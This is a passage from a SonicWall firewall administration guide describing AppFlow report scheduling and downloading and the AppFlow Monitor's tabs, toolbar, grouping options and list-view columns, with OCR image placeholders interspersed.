the reboot are given in green as well as the total up time, in days, hours, minutes, and seconds, since the reboot. For example, `SINCE: 08/14/2014 15:40:06.000 UPTIME: 32 Days 01:25:10`.

TIP: The up time is also displayed at the bottom of the page along with the date and time of the last update.

Since Last Reset



To view AppFlow data since the last reset of the appliance, select **Since Last Reset** from the **View** drop-down menu. This report shows the aggregate statistics since the last time you cleared the statistics by pressing the **Reset** button. The date and time of the reset are given in green as well as the total up time, in days, hours, minutes, and seconds, since the reset. For example, `SINCE: 08/14/2014 15:40:06.000 UPTIME: 32 Days 01:25:10`.


The reset option allows you to quickly view AppFlow Report statistics from a fresh reset of network flows. The reset clears the counters seen at the bottom of the page, which displays counter totals for number of sessions, initiator and responder bytes, to the number of intrusions and threats.

On Schedule

You can generate AppFlow data by a defined schedule start and end time. This report shows AppFlow statistics collected during the time range specified in the configure settings options. Once the end time of the schedule is reached, scheduled AppFlow statistics are exported automatically to an FTP server or an email server. AppFlow statistical data is exported in CSV file format. Once the AppFlow statistics are exported, the data is refreshed and cleared.


To configure an On Schedule AppFlow report:

1 Navigate to the **AppFlow > AppFlow Reports** page.



2 Select **On Schedule** from the **View** drop-down menu

3 Click the **Configure** button. The **Schedule Report** dialog displays.



4 Select to have your AppFlow Reports data sent automatically to an FTP server or an email server.


5 Enter the appropriate information.

6 If your email server requires SMTP authentication:

   a Select the select the **POP Before SMTP** check box.

   b Enter the SMTP server **User name** and **Password**.

7 Click the **Set Schedule** button to define a start and end schedule. The **Edit Schedule** schedule option page displays.



8 In **Schedule type**, select one of the following:

- **Once** — Creates a one-time schedule. The Once schedule options allow you to set reporting schedules based on a calendar start and end date with time in hours and minutes.
- **Recurring** — Creates an ongoing scheduled. The Recurring schedule options allow to select ongoing schedules based on days of the week and start and end hour and minute time targets. The Recurring schedule displays your selections in the Schedule List.
- **Mixed** — Creates both a one-time schedule and an ongoing schedule.

The **Recurring** and **Mixed** schedules display your selections in the **Schedule List**.

9 If you selected **Recurring** or **Mixed** for the schedule type, complete the schedule times:

- For both **Recurring** and **Mixed**, in the **Recurring** section, specify the **day(s)**, **Start Time** and **Stop Time** of the schedule.
- For **Mixed**, in the **Once** section, specify the **Year**, **Month**, **Day**, **Hour**, and **Minute** for the **Start** and **End** of the report.

10 Click **OK** to save your AppFlow Reports schedule.

11 On the **Schedule Reports** options page, click the **Apply** button to start using your AppFlow Reports schedule object settings.

Downloading AppFlow Reports

You can download AppFlow Reports to one of these formats:


- **CSV** (Microsoft Excel Comma Separated Values file)—opens in Excel as a swarm.csv file

> **NOTE:** This is not the same csv file that is generated by clicking the **Create CSV File** icon (see Creating a CSV File).


- **DOC** (Microsoft Word Document)—opens in Word as a `swarm.docx` file
- **PDF**—opens as an `HTML` file in the browser window

To download a report:


1 Navigate to the **Dashboard > AppFlow Reports** page.



2 Click on the **Send Report** icon. The **Download Application Visualization Report** pop-up dialog displays.



3 Click the **Download Report** button. An **Opening** *file*.**wri.sfr** dialog displays.




4 Click **OK** to save the file. The file is downloaded to your Downloads folder.

5 Open a browser window.

6 Log on to **MySonicWall.com**.


7 Navigate to **SW Tools > App Reports**. The **Upload Report** page displays.



8 Click the **Browse** button. A **File Upload** dialog displays.

9 Locate the file, select it, and then click **Open**. The file name appears on the **Upload Report** page.

10 Click the **Upload** button. It may take several minutes to upload the report. When the upload is complete, you can select any or all of these forms (the file has the name **swarm**):



- **CSV**
- **DOC**
- **PDF**

An **Opening** *file* dialog displays.

11 Open the file with the specified program or save it.


12 You can select either or both of the other file formats until you leave the **Upload Report** page or log out of MySonicWall.

8

Monitoring Real-Time Network Data

Dashboard > AppFlow Monitor

NOTE: The **Dashboard > AppFlow Monitor** page is accessible only in **Admin Config** mode.



The **AppFlow Monitor** provides real-time, incoming and outgoing, network data. Various views and customizable options in the **AppFlow Monitor** Interface assist in visualizing the traffic data by:

applications	users	URLs	initiators	responders
threats	VoIP	VPN	devices	contents

You can pause your cursor over many of the buttons, menu items, or column headings on the **AppFlow Monitor** page to display a Tooltip that describes the functionality of the item.

Topics:

AppFlow Monitor Tabs


The **AppFlow Monitor Tabs** contain details about incoming and outgoing network traffic. Each tab provides a faceted view of the network flow.

AppFlow Monitor Network Flow Views

Tab	Lists
Applications	Applications currently accessing the network.
Users	Users currently connected to the network.
URLs	URLs currently accessed by Users.
Initiators	Details about current connection initiators.
Responders	Details about current connection responders.
Threats	Threats encountered by the network.
VoIP	Current VoIP and media traffic.
VPN	VPN sessions connected to the network.
Devices	Devices currently connected to the network.
Contents	Information about the type of traffic flowing through the network.

AppFlow Monitor Toolbar

The **AppFlow Toolbar** allows for customization of the AppFlow Monitor interface. The ability to create rules and add items to filters allows for more application and user control. Different views, pause and play abilities, customizable data intervals and refresh rates are also available to aid in visualizing incoming, real-time data.



AppFlow Monitor Toolbar Options

Option	Widget	Description
Create Rule	Create Rule	Starts the App Control Wizard. For more information on using this wizard, refer to About Application Control. **NOTE:** General- and service-type applications cannot be included in a rule.
Filter View	Filter View	Correlates data among the tabs. For more information about creating a filter, see Filter Options
Interval	Interval: Last 60 seconds	Specifies the span of time in which data is collected. The default is **Last 60 seconds**.
Group	Group: Application	Categorizes selections according to the available grouping options, which vary depending on the tab that is selected. See Group Options.
List View		Provides a detailed list view of the data flow. See List View. This is the default view.
Pie Chart View		Provides a pie chart view of the data flow. See Pie Chart View.
Flow Chart View		Provides a flow chart view of the data flow.
Export		Exports the data flow in comma separated variable (.csv) format.
Print PDF Report		Sends an Application Visualization Report in PDF format to the printer attached to the appliance.
Send Report		Generates data for backend report generation. For more information, refer to Generating Application Visualization Report.
Refresh		Refreshes the real-time data.
Status Update	Status Status Status	• Green: All appropriate signatures and databases are active. • Yellow: Some or all signature databases are still being downloaded or could not be activated. • Red: The database is not downloaded or active. Provides status updates about: App signatures, GAV Database, IPS Database, Country Database, Max Flows in Database, Spyware Database, CFS Status See AppFlow Monitor Status for more information.

Group Options


The **Group** option sorts data based on the specified group. Each tab contains different grouping options.

Grouping Options

This Tab	Can be Grouped by	Which
Applications	Application (default)	Displays all traffic generated by individual applications.
	Category	Groups all traffic generated by an application category.
	Signatures	Groups all traffic generated by an application signature
Users	User Name (default)	Groups all traffic generated by a specific user.
	IP Address	Groups all traffic generated by a specific IP address.
	Domain Name	Groups all traffic generated by a specific domain name.
	Auth Type	Groups all traffic generated by a specific authorizing method.
URLs	URL (default)	Displays all traffic generated by each URL.
	Domain Name	Groups all traffic generated by a domain name.
	Rating	Groups all traffic generated based on CFS rating.
Initiators	IP Address (default)	Groups all traffic generated by a specific IP address.
	Interface	Groups all traffic according to the firewall interface.
	Country	Groups all traffic generated by each country, based on country IP database.
Responders	IP Address (default)	Groups all traffic by IP address.
	Interface	Groups responders by interface.
	Country	Groups responders by each country, based on country IP database.
Threats	Intrusions	Displays flows in which intrusions have been identified.
	Virus	Displays flows in which viruses have been identified.
	Spyware	Displays flows in which spyware has been identified.
	Spam	Shows all flows that fall under the category of spam.
	All (default)	Displays all flows in which a threat has been identified or that fall under the category of spam.
VoIP	Media Type (default)	Groups VoIP flows according to media type.
	Caller ID	Groups VoIP flows according to caller ID.
VPN	Remote IP Address (default)	Groups VPN flows access according to the remote IP address.
	Local IP Address	Groups VPN flows access according to the local IP address.
	Name	Groups VPN flows access according to the tunnel name.
Devices	IP Address (default)	Groups flows by IP addresses inside the network.
	Interface	Groups flows by interfaces on the firewall.
	Name	Groups flows by device name or MAC address.
Contents	Email Address	Groups contents by email address.
	File Type (default)	Groups flows by file type detected.

AppFlow Monitor Status

The **AppFlow Monitor Status** pop-up dialog appears by clicking the **Status** button in the toolbar.



The AppFlow Monitor Status provides signature updates about:

App Rules	App Control Advanced	GAV	IPS
Anti-Spyware	CFS	Anti-Spam	BWM
Country databases	Geo-IP blocking	Botnet blocking	

The tooltip also displays:

- Maximum flows in the database.
- Whether AppFlow is enabled and if so, to which collector.

For easy configuration of the AppFlow Monitor display, the tooltip provides links to the appropriate UI page for most items as well as a link to **AppFlow > Flow Reporting** for configuring AppFlow.

If the **Status** pop-up window is no longer wanted, click **close** in the upper-right corner.

AppFlow Monitor Views

These views are available for the AppFlow Monitor:

- **Detailed List View**
- **Pie Chart View**
- **Flow Chart View**

Each view provides a unique display of incoming, real-time data.

Topics:

- List View
- Pie Chart View
- Flow Chart View

List View

In the **List View**, each AppFlow tab comprises columns displaying real-time data. These columns are organized into sortable categories. Some columns are common to all tabs.The VoIP tab, however, also has columns specific to it. There are tooltips and flow tables associated with some column items.

Topics:

- Common Columns and Other Information
- VoIP Columns
- Detail Tooltips
- Flow Tables

Common Columns and Other Information

Topics:

- Columns
- Totals
- Other Information

Columns

These columns are common to all tabs.

- **Check Box**—Allows you to select the line item for creation of filters.

  NOTE: General-type applications and unknown users cannot be included in a rule.

- **Main Column**—The title of the Main Column depends on the selected tab. For example, if the Users Tab is the selected, then the Main Column header will read Users. In that column, the name of the Users connected to the network are shown. Clicking on the items in this column will bring up a tooltip with relevant information on the item displayed. For information on the tooltip, see Detail Tooltips.
- **Sessions**—Displays the number of sessions associated with the item in the Main Column. Clicking on this number will display a **Flow Table** of all the sessions. For a description of the Flow Table, see Flow Tables.
- **Total Packets**—Displays the number of data packets transferred per item.
- **Total Bytes**—Displays the number of bytes transferred per item.
- **Ave Rate (Kbps)**—Displays the rate at which data is transferred per item.
- **Threats**—Displays the number of threats encountered by the network per item.

Totals

At the bottom of the table is a bar labeled **Total**: that displays the total of the items listed in each column:

Other Information

The following information is located underneath the **Total** bar:

- **up time:** *days* **Days** *hours*:*minutes*:*seconds* – How long the appliance has been up and running.
- **Report Flows Mode:** – The mode selected on the **AppFlow > Flow Reporting** page. See Settings Tab.
- **last update:** *hour*:*minute*:*second Month Day* – Time and date the display was last updated.
- **AppFlow to** *collector* **Collector is** *Enabled*/*Disabled*. **To configure, go to AppFlow > Flow Reporting.** – Specifies whether AppFlow is enabled and if so, to which collector. For easy configuration of the AppFlow Monitor display, a link to **AppFlow > Flow Reporting** is specified for configuring AppFlow.

VoIP Columns

These columns are unique to the VoIP tab:

- **Out of Sequence/Lost Pkts**: Displays the number of packets either out of sequence or lost per item.
- **Avg Jitter (msec)**: Displays the average jitter rate, in milliseconds, per item.
- **Max Jitter (msec)**: Displays the maximum jitter rate, in milliseconds, per item.


Detail Tooltips

Each item listed in the **Main Column** provides a link to a **Detail** tooltip, which appears when an item link is clicked. The information provided by the tooltip depends on the tab. For example, clicking on an **Application** column item in the **Applications** tab displays a **Signature Details** tooltip, while clicking on a **User** column item in the **Users** tab displays a **User Details** tooltip.


Topics:

- Signature Details
- User Details
- Initiator Details
- Responder Details
- Device Details


Signature Details




User Details




Initiator Details




Responder Details



Device Details



Flow Tables




Each item in the **Sessions** column contains a link that, when clicked, displays a **Flow Table** containing relevant information on that session/flow:

Start Time	Last Update	Init (Initiator) MAC	Resp (Responder) MAC
Init IP	Resp IP	Proto	Init Port
Resp Port	Init Iface	Resp Iface	Init Bytes
Resp Bytes	Rate (Kbps)	Status	

Pie Chart View

The **Pie Chart View** displays the top items and the percentage of bandwidth used by each. The percentage of bandwidth used is determined by taking the total amount of bandwidth used by the top items and then dividing that total by the number of top applications.



